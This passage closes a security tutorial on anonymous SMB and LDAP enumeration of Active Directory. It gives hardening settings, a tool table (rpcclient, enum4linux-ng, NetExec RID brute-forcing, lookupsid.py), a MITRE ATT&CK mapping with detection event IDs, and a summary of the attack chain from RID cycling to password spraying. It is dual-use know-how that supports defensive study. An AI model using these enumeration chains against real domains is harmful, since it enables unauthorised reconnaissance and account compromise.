| Do not allow anonymous enumeration of SAM accounts and shares | Enabled |
| Allow anonymous SID/Name translation | Disabled (kills RID cycling) |
| LDAP server signing requirements | Require signing |
Then close the LDAP anonymous bind by resetting dsHeuristics so character 7 is not 2 (clear it or set it to 0), remove ANONYMOUS LOGON from the legacy compatibility group, and enforce encrypted LDAPS:
net localgroup "Pre-Windows 2000 Compatible Access"
Members
-------------------------------------------------------------------------------
NT AUTHORITY\Authenticated Users
The command completed successfully.
If ANONYMOUS LOGON appears in that list, remove it. Finally, segment the network: block 139, 445, 389, and 636 at the perimeter and restrict DC reachability to subnets that legitimately need it. Server 2016 and later disable null sessions by default, so the lasting risk is migration drift and vendor exceptions. Audit those exceptions on a schedule, not once.

14. Tools for Anonymous Enumeration Analysis
| Tool | Description | Link |
|---|---|---|
rpcclient | Manual SAMR/LSARPC/SRVSVC calls over null session | samba.org |
smbclient | List shares and connect over SMB | samba.org |
enum4linux-ng | Automated null-session and RID-cycle enumeration | github.com/cddmp/enum4linux-ng |
NetExec (nxc) | SMB/LDAP modules, --users, --rid-brute, --pass-pol | netexec.wiki |
ldapsearch | Anonymous LDAP bind and search | openldap.org |
windapsearch | Module-driven LDAP enumeration | github.com/ropnop/windapsearch |
Impacket lookupsid.py | Automated RID cycling via LSARPC | github.com/fortra/impacket |
ldap3 (Python) | Programmatic anonymous binds and custom collectors | pypi.org |
| Wireshark | Inspect SMB negotiate, BINDRequest, RPC pipe traffic | wireshark.org |
15. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Account Discovery: Domain Account | T1087.002 | 4624 anonymous + SAMR/LDAP query bursts; Sysmon 1 on enum tooling |
| Permission Groups Discovery: Domain Groups | T1069.002 | 4799 group enumeration; LDAP (objectClass=group) queries via 1644 |
| Network Share Discovery | T1135 | 5140 IPC$ access; netshareenum over srvsvc |
| Gather Victim Network Information: Domain Properties | T1590.001 | lsaquery/rootDSE reads; 2889 unsigned binds |
| Gather Victim Identity Information: Credentials | T1589.001 | LDAP reads of description attribute (Event 1644) |
Primary tactic: TA0007 (Discovery). For pre-compromise external probing of exposed LDAP/SMB: TA0043 (Reconnaissance).
Summary
- Anonymous SMB and LDAP turn zero credentials into a full domain map: users, groups, policy, shares, and the domain SID. The primitives are legacy compatibility features that survive in upgraded and misconfigured domains.
- The chain compounds: null session yields the domain SID via
lsaquery, LDAP anonymous bind leaks UAC flags anddescription-field passwords, and RID cycling rebuilds the user list even when direct enumeration is blocked. - RID cycling is the resilient link because SID/Name translation is governed separately from
RestrictAnonymous; leave “Allow anonymous SID/Name translation” enabled and the roster leaks one RID at a time. - The output is a weaponized username list feeding AS-REP roasting (
GetNPUsers.py) and policy-aware password spraying, the pivot into the authenticated phase. - Detect via Event 4624 (ANONYMOUS LOGON, Type 3) correlated with 5140 IPC$ access, plus Directory Service Events 2889 and 1644; eliminate via
RestrictAnonymous=1/RestrictAnonymousSAM=1, disabled anonymous SID translation, LDAP signing and channel binding, and adsHeuristicsthat does not enable anonymous bind.
Related Tutorials
- Bad Characters, Null Bytes, and Restricted Character Sets
- Active OSINT: DNS, Certificate Transparency, and Subdomain Enumeration
References
- www.netexec.wiki
- techcommunity.microsoft.com
- learn.microsoft.com
- www.blumira.com
- www.blumira.com
- book.hacktricks.xyz
- hackindex.io
- learn.microsoft.com
Get new drops in your inbox
Windows internals, exploit dev, and red-team write-ups - no spam, unsubscribe anytime.